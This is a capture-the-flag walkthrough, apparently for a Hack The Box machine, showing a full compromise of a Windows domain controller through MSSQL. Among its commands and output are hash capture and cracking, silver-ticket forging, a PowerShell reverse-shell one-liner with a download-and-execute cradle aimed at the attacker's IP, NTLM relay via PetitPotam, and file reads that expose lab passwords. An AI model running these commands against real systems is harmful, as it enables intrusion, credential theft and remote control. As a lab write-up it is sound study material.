This is signed writeup by Jiseok Song

nmap

```
PORT     STATE SERVICE  REASON         VERSION
1433/tcp open  ms-sql-s syn-ack ttl 127 Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2026-02-07T18:54:03+00:00; -40s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-07T18:52:23
| Not valid after:  2056-02-07T18:52:23
| MD5:   876c:5668:2ee3:2c91:4e54:680f:cc4f:361f
| SHA-1: 1c30:46bc:38bb:a648:c4ee:c1e2:ec8a:13a9:6665:9608
| -----BEGIN CERTIFICATE-----
| MIIEADCCAmigAwIBAgIQYS3h4WJWKYtLaicv9fsSlDANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjYwMjA3MTg1MjIzWhgPMjA1NjAyMDcxODUyMjNaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBAOCQBTNb
| MIuQVz9dZUdI8vFPMlDJfCm0cLO5rfZy+cpzZ3UQHglaBZI6OKJpBnulHkpJkVGU
| hC0MnsdcroZbCVKlQMop+krXF0jNbltFffmPzavENgGKPCD/9POW7FASeBUxb/Gf
| N4oZ2rweRLV3Cx7jS/Z8gKRob1sC3rRY7U5Egxr6Y7mRgkRWf72QweL9y9QlZJ64
| liGx5r1MtwqXihYxjnhgcUXRmnt/0fSrhTUAHIkaxlyyQq7leFl5NH6PyV/1yXN3
| ebKzONjoGh3s4itojJXMrw3UNu4V1fuWrWwOjhXto/i/bf2TJFJQn6FfYtRkw645
| 6je6rC/908TVT3o5cO1LxfxQdqD3A5snY5d8EbY4VTmUJGDVgloyGtTfywDJU87y
| UKvIxbJAxUNPxyDFP2oZbE3/VsOrxJQ8H8P1DcNCnSZ5BX01V1jPkfGT8Qbwoqjv
| KRP396WZzydvkhQyPEVKqwhRMFcWdxuX/zosRFwmgiF46rTIg+KoDbvX2QIDAQAB
| MA0GCSqGSIb3DQEBCwUAA4IBgQA3QaJL+Y50VQABg7ALUcLe1En6pOZv5VRKc268
| XKv3keOYi7maqQZC9Qatomlsj93N5T5VDkAb3tzgU4rXxcDI6w6nVwkCWjCcN927
```

It has only one port for mssql

Get mssqlsvc cred

I can use nxc to check the starting cred

```
nxc mssql 10.129.242.173 -u scott -p 'Sm230#C5NatH' --local-auth
```

```
┌──[parrot@parrot]─[~/Documents/signed]
└─$nxc mssql 10.129.242.173 -u scott -p 'Sm230#C5NatH' --local-auth
MSSQL       10.129.242.173  1433   DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.242.173  1433   DC01            [+] DC01\scott:Sm230#C5NatH
```

I can add domain to /etc/hosts

```
8 10.129.242.173 DC01 signed.htb DC01.signed.htb$
```

I can use starting credential scott / Sm230#C5NatH

```
mssqlclient.py 'scott:Sm230#C5NatH'@signed.htb
```

```
┌──[parrot@parrot]─[~/Documents/signed]
└─$mssqlclient.py scott:Sm230#C5NatH@signed.htb
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[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (scott  guest@master)>
```

However, this user cannot enable_xp_cmdshell

```
SQL (scott  guest@master)> enable_xp_cmdshell
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
```

But I can run xp_dirtree to start smb connection and use responder to get hash

```
#mssql
xp_dirtree \\10.10.16.33\doesntmatter
#local
sudo responder -I tun0
```

```
SQL (scott  guest@master)> xp_dirtree \\10.10.16.33\abc
subdirectory    depth    file
------------    -----    ----
SQL (scott  guest@master)>
```

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.242.173
[SMB] NTLMv2-SSP Username : SIGNED\mssqlsvc
[SMB] NTLMv2-SSP Hash     : mssqlsvc::SIGNED:c8effda7a3999340:9A2BA271DB549611600
161C934B7CC5C:0101000000000000ABB8E2A39BDC01527A52C1CF871778000000002000800500
0310054004600010001E00570049004E002D00310055005A00490048004600320004F00380049005300
0400340057004900 4E002D00310055005A00490048004600320004F00380049005300 2E00500031005
40046002E004C004F00430041004C0003001400500031005400 46002E004C004F00430041004C0005
0014005000310054004 6002E004C004F00430041004C000700080000ABB8E2A39BDC0106000400020
0000008003000300000000000000000000000030000 0265BEA30AFFE336B98EBB60FA74B622E0E60
074CE4E66BB51B66A1997A14A8650A0010000000000000000000000000000000000000900200063006
900660073002F00310030002E00310030002E00310036002E00330033000000000000000000
```

I can crack this with hashcat

```
┌─[parrot@parrot]─[~/Documents/signed]
└──╼ $hashcat mssqlsvc.hash ~/Desktop/rockyou.txt -m 5600 --show
MSSQLSVC::SIGNED:4a9f32d57210ef68:b91bd40e14322f45a0a7fb1f525d90c4:01010000000000
0000e86e753a98dc01898c9eee2ef8bd8c000000000200080032003500340037000 1001e005700490
04e002d0043003100450054004800570054004700450056003700040034005700 49004e002d004300
3100450054004800570054004700450056003700 2e00320035003400370002e004c004f00430041004
c000300140032003500340037002e004c004f00430041004c000500140032003500340037002e004c
004f00430041004c000700080000e86e753a98dc0106000400020000000800300030000000000000
0000000000003000004954b1434bf8b601d20074abaa9233d0fcde7bf9c2f32d199c43c3a3dd40fede
0a00100000000000000000000000000000000000090022006300690066007300 2f00310030002e003
10030002e00310036002e00310031003300000000000000000:purPLE9795!@
```

I can login to mssql as mssqlsvc

```
mssqlclient.py 'mssqlsvc:purPLE9795!@'@signed.htb -windows-auth
```

```
┌──[parrot@parrot]─[~/Documents/signed]
└─► $mssqlclient.py 'mssqlsvc:purPLE9795!@'@signed.htb -windows-auth
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[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (SIGNED\mssqlsvc  guest@master)>
```

Get mssqlsvc shell

Unfortunately, I can't run enable_xp_cmdshell neither with mssqlsvc

```
SQL (SIGNED\mssqlsvc  guest@master)> enable_xp_cmdshell
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
```

enum_logins show IT group has sysadmin

```
SQL (SIGNED\mssqlsvc  guest@master)> enum_logins
name                                type_desc       is_disabled  sysadmin
admin
---------------------------------   -------------   -----------  --------
-----
sa                                  SQL_LOGIN                 0         1
    0
##MS_PolicyEventProcessingLogin##   SQL_LOGIN                 1         0
    0
##MS_PolicyTsqlExecutionLogin##     SQL_LOGIN                 1         0
    0
SIGNED\IT                           WINDOWS_GROUP             0         1
    0
NT SERVICE\SQLWriter                WINDOWS_LOGIN             0         1
    0
NT SERVICE\Winmgmt                  WINDOWS_LOGIN             0         1
    0
NT SERVICE\MSSQLSERVER              WINDOWS_LOGIN             0         1
    0
NT AUTHORITY\SYSTEM                 WINDOWS_LOGIN             0         0
    0
NT SERVICE\SQLSERVERAGENT           WINDOWS_LOGIN             0         1
    0
NT SERVICE\SQLTELEMETRY             WINDOWS_LOGIN             0         0
    0
scott                               SQL_LOGIN                 0         0
    0
SIGNED\Domain Users                 WINDOWS_GROUP             0         0
    0
```

I can get binary of IT group

```
#mssql
select suser_sid('signed\IT')
```

```
SQL (SIGNED\mssqlsvc  guest@master)> select suser_sid('signed\IT')

--------------------------------------------------------------------
b'0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000'
```

This can be reorganized on python

```
#!/usr/bin/python3

from impacket.dcerpc.v5.dtypes import SID
```


```
import argparse

parser = argparse.ArgumentParser()
parser.add_argument("bin", help="binary SID")
args = parser.parse_args()

print(SID(bytes.fromhex(args.bin)).formatCanonical())
```


```
python3 <filename> <binary>
```

I can get IT group number



I also need nthash for ticketer

```
echo -n 'purPLE9795!@' | iconv -t utf16le |  openssl dgst -md4
```



Let's forge a ticket

```
ticketer.py -spn doesntmatter/dc01.signed.htb -domain signed.htb -domain-sid
'S-1-5-21-4088429403-1159899800-2753317549' -nthash
'ef699384c3285c54128a3ee1ddb1a0cc' -user-id 500 -groups 512,513,1105
administrator
```



(512: domain admins, 513: domain users, 1105: IT, 500: administrator)

I can login to mssql with this ticket

```
KRB5CCNAME=administrator.ccache mssqlclient.py -k dc01.signed.htb
```

```
┌──[parrot@parrot]─[~/Documents/signed]
└─$ $KRB5CCNAME=administrator.ccache mssqlclient.py -k dc01.signed.htb
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[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (SIGNED\Administrator  dbo@master)>
```

Now, I can run enable_xp_cmdshell

```
SQL (SIGNED\Administrator  dbo@master)> enable_xp_cmdshell
INFO(DC01): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC01): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

Then, modify nishang's tcponeliner.ps1 with my ip:port


```
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.33',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()$
```

Get base64 encoded command to run

```
echo -n 'IEX((new-object Net.WebClient).DownloadString("http://10.10.16.33:8000/shell.ps1"))' | iconv -t utf16le | base64 -w 0
```

Run python http server and listener, then run the encoded command on mssql

```
xp_cmdshell powershell -encodedcommand <base64 command>
```



I got mssqlsvc shell!

Get root shell


I need to run chisel first to expose other ports

```
#local
./chisel server -p 8001 --socks5 --reverse
#powershell
.\chisel.exe client 10.10.16.33:8001 R:socks
```

```
└─$ $./chisel server -p 8001 --socks5 --reverse
2026/02/11 23:26:51 server: Reverse tunnelling enabled
2026/02/11 23:26:51 server: Fingerprint SPyIB0n81aX4KGUmVVcF+equuTHsxYC6CPm6unIACaI=
2026/02/11 23:26:51 server: Listening on http://0.0.0.0:8001
2026/02/11 23:28:19 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

First, run dnstool command to add dns record(This record resolves to DC01: https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx)


```
proxychains python3 dnstool.py -a add -d 10.10.16.33 -r dc011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA -u 'SIGNED\mssqlsvc' -p 'purPLE9795!@' 10.129.242.173
```



Then, run ntlmrelayx as root(It fails without root permission)

```
proxychains ntlmrelayx.py -t winrms://10.129.242.173 -smb2support
```

(Make sure that ntlmrelayx is version 0.13.0 or newer to use winrms. There's no update on apt yet, so I used github version to run it)



Run petitpotam module using nxc

```
proxychains nxc smb dc01.signed.htb -u mssqlsvc -p 'purPLE9795!@' -M
coerce_plus -o L=dc011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
M=petitpotam
```

```
└─→ $proxychains nxc smb dc01.signed.htb -u mssqlsvc -p 'purPLE9795!@' -M coerce_plus -o L=dc011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA M=petitpotam
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:135-<><>-OK
SMB         10.129.242.173  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:SIGNED.HTB) (signing:True) (SMBv1:None) (Null
Auth:True)
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:445-<><>-OK
SMB         10.129.242.173  445    DC01            [+] SIGNED.HTB\mssqlsvc:purPLE9795!@
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:445-<><>-OK
COERCE_PLUS 10.129.242.173  445    DC01            VULNERABLE, PetitPotam
COERCE_PLUS 10.129.242.173  445    DC01            Exploit Success, efsrpc\EfsRpcAddUsersToFile
```

ntlmrelayx shows

```
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.129.242.173, attacking target winrms://10.129.242.173
[!] The client requested signing, relaying to WinRMS might not work!
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:5986-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.129.242.173:5986-<><>-OK
[*] HTTP server returned error code 500, this is expected, treating as a successful login
[*] (SMB): Authenticating connection from /@10.129.242.173 against winrms://10.129.242.173 SUCCEED [1]
[*] winrms:///@10.129.242.173 [1] -> Started interactive WinRMS shell via TCP on 127.0.0.1:11000
[*] All targets processed!
[*] (SMB): Connection from 10.129.242.173 controlled, but there are no more targets left!
```

I can connect to this socket and get root!

```
┌─[parrot@parrot]─[~/Documents/signed]
└──╼ $nc 127.0.0.1 11000
Type help for list of commands

# whoami
nt authority\system

# 
```

Shortcut 1

Actually, user.txt and root.txt can be acquired without these steps. Use ticketer.py to get a ticket as mssqlsvc

```
ticketer.py -spn doesntmatter/dc01.signed.htb -domain signed.htb -domain-sid
'S-1-5-21-4088429403-1159899800-2753317549' -nthash
'ef699384c3285c54128a3ee1ddb
1a0cc' -user-id 1103 -groups 512,513,1105 mssqlsvc
```

(1103: mssqlsvc)

```
[parrot@parrot]-[~/Documents/signed]
└─→ $ticketer.py -spn doesntmatter/dc01.signed.htb -domain signed.htb -domain-sid 'S-1-5-21-4088429403-1159899800-2753317549' -nthash 'ef699384c3285c54128a3ee1ddb
1a0cc' -user-id 1103 -groups 512,513,1105 mssqlsvc
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[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for signed.htb/mssqlsvc
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in mssqlsvc.ccache
```

Login

```
KRB5CCNAME=mssqlsvc.ccache mssqlclient.py -k dc01.signed.htb
```

openrowset can read any file

```
SELECT * FROM openrowset(BULK'C:\users\administrator\desktop\root.txt',
SINGLE_CLOB) as CONTENTS;
```

```
SQL (SIGNED\mssqlsvc  dbo@master)> select * from openrowset(BULK'C:\users\administrator\desktop\root.txt', SINGLE_CLOB) as CONTENTS;
BulkColumn
--------------------------------------
b'90bb1440af0ed9517b89ade9cbf32013\r\n'
```

Moreover, I can read the powershell history

```
select * from openrowset(BULK
'C:\users\administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadL
ine\ConsoleHost_history.txt', SINGLE_CLOB) as CONTENTS;
```

```
SQL (SIGNED\mssqlsvc  dbo@master)> select * from openrowset(BULK 'C:\users\administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_histor
y.txt', SINGLE_CLOB) as CONTENTS;
BulkColumn
--------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------
b'# Domain`\n$Domain = "signed.htb"`\n`\n# Groups`\n$Groups = @("HR","IT","Finance","Developers","Support")`\n`\nforeach ($grp in $Groups) {`\n    if (-not (Get-AD
Group -Filter "Name -eq \'$grp\'" -ErrorAction SilentlyContinue)) {`\n        New-ADGroup -Name $grp -GroupScope Global -GroupCategory Security`\n    }`\n}`\n`\n# P
Users: Username, Password, Group`\n$Users = @(`\n    @{Username="oliver.mills";      Password="!Abc987321$"; Group="HR"},`\n    @{Username="emma.clark";        P
assword="!Xyz654789#"; Group="HR"},`\n    @{Username="liam.wright";       Password="!Qwe123789&"; Group="HR"},`\n`\n    @{Username="noah.adams";        Password=
"!ItDev456$"; Group="IT"},`\n    @{Username="ava.morris";        Password="!ItDev789#"; Group="IT"},`\n`\n    @{Username="sophia.turner";      Password="!Fin98765
4$"; Group="Finance"},`\n    @{Username="james.morgan";      Password="!Fin123987#"; Group="Finance"},`\n    @{Username="mia.cooper";        Password="!Fin456321
&"; Group="Finance"},`\n`\n    @{Username="elijah.brooks";     Password="!Dev123456$"; Group="Developers"},`\n    @{Username="isabella.evans";    Password="!Dev7
89654#"; Group="Developers"},`\n    @{Username="lucas.murphy";      Password="!Dev321987&"; Group="Developers"},`\n    @{Username="william.johnson";   Password="
!ItDev321&"; Group="Developers"},`\n`\n    @{Username="charlotte.price";    Password="!Sup123456$"; Group="Support"},`\n    @{Username="henry.bennett";     Passwo
rd="!Sup654321#"; Group="Support"},`\n    @{Username="amelia.kelly";      Password="!Sup987123&"; Group="Support"},`\n    @{Username="jackson.gray";      Passwor
d="!Sup321654$"; Group="Support"},`\n    @{Username="harper.diaz";       Password="!Sup789321#"; Group="Support"}`\n)`\n`\nforeach ($u in $Users) {`\n    if (-not
 (Get-ADUser -Filter "SamAccountName -eq \'$($u.Username)\'" -ErrorAction SilentlyContinue)) {`\n        New-ADUser -Name $u.Username ``\n            -SamAccountNa
me $u.Username ``\n            -UserPrincipalName "$($u.Username)@$Domain" ``\n            -AccountPassword (ConvertTo-SecureString $u.Password -AsPlainText -Force
) ``\n            -Enabled $true ``\n            -PasswordNeverExpires $true`\n`\n        Add-ADGroupMember -Identity $u.Group -Members $u.Username`\n    }`\n}\r\n
Invoke-WebRequest -Uri "https://go.microsoft.com/fwlink/?linkid=2215202&clcid=0x409&culture=en-us&country=us" -OutFile "C:\\Windows\\Tasks\\SQL2022-SSEI-Expr.exe"\
r\nC:\\Windows\\Tasks\\SQL2022-SSEI-Expr.exe\r\ncd \\\r\ndir\r\ncd .\\SQL2022\\\r\ndir\r\ncd .\\Evaluation_ENU\\\r\ndir\r\n.\\SETUP.EXE /ACTION=Install\r\nget-serv
ice -Name MSSQLSERVER\r\nNew-NetFirewallRule -DisplayName "SQL Server TCP 1433" -Direction Inbound -Protocol TCP -LocalPort 1433 -Action Allow -Profile any\r\nget-
service -Name MSSQLSERVER\r\nSet-Service mssqlserver -StartupType automatic\r\nget-service -Name MSSQLSERVER\r\nStart-Service mssqlserver\r\nwhoami /all\r\nsecedit
 /export /cfg C:\\windows\\tasks\\cur.inf\r\nnotepad C:\\windows\\tasks\\cur.inf\r\nsecedit /configure /db C:\\Windows\\Security\\local.sdb /cfg C:\\windows\\tasks
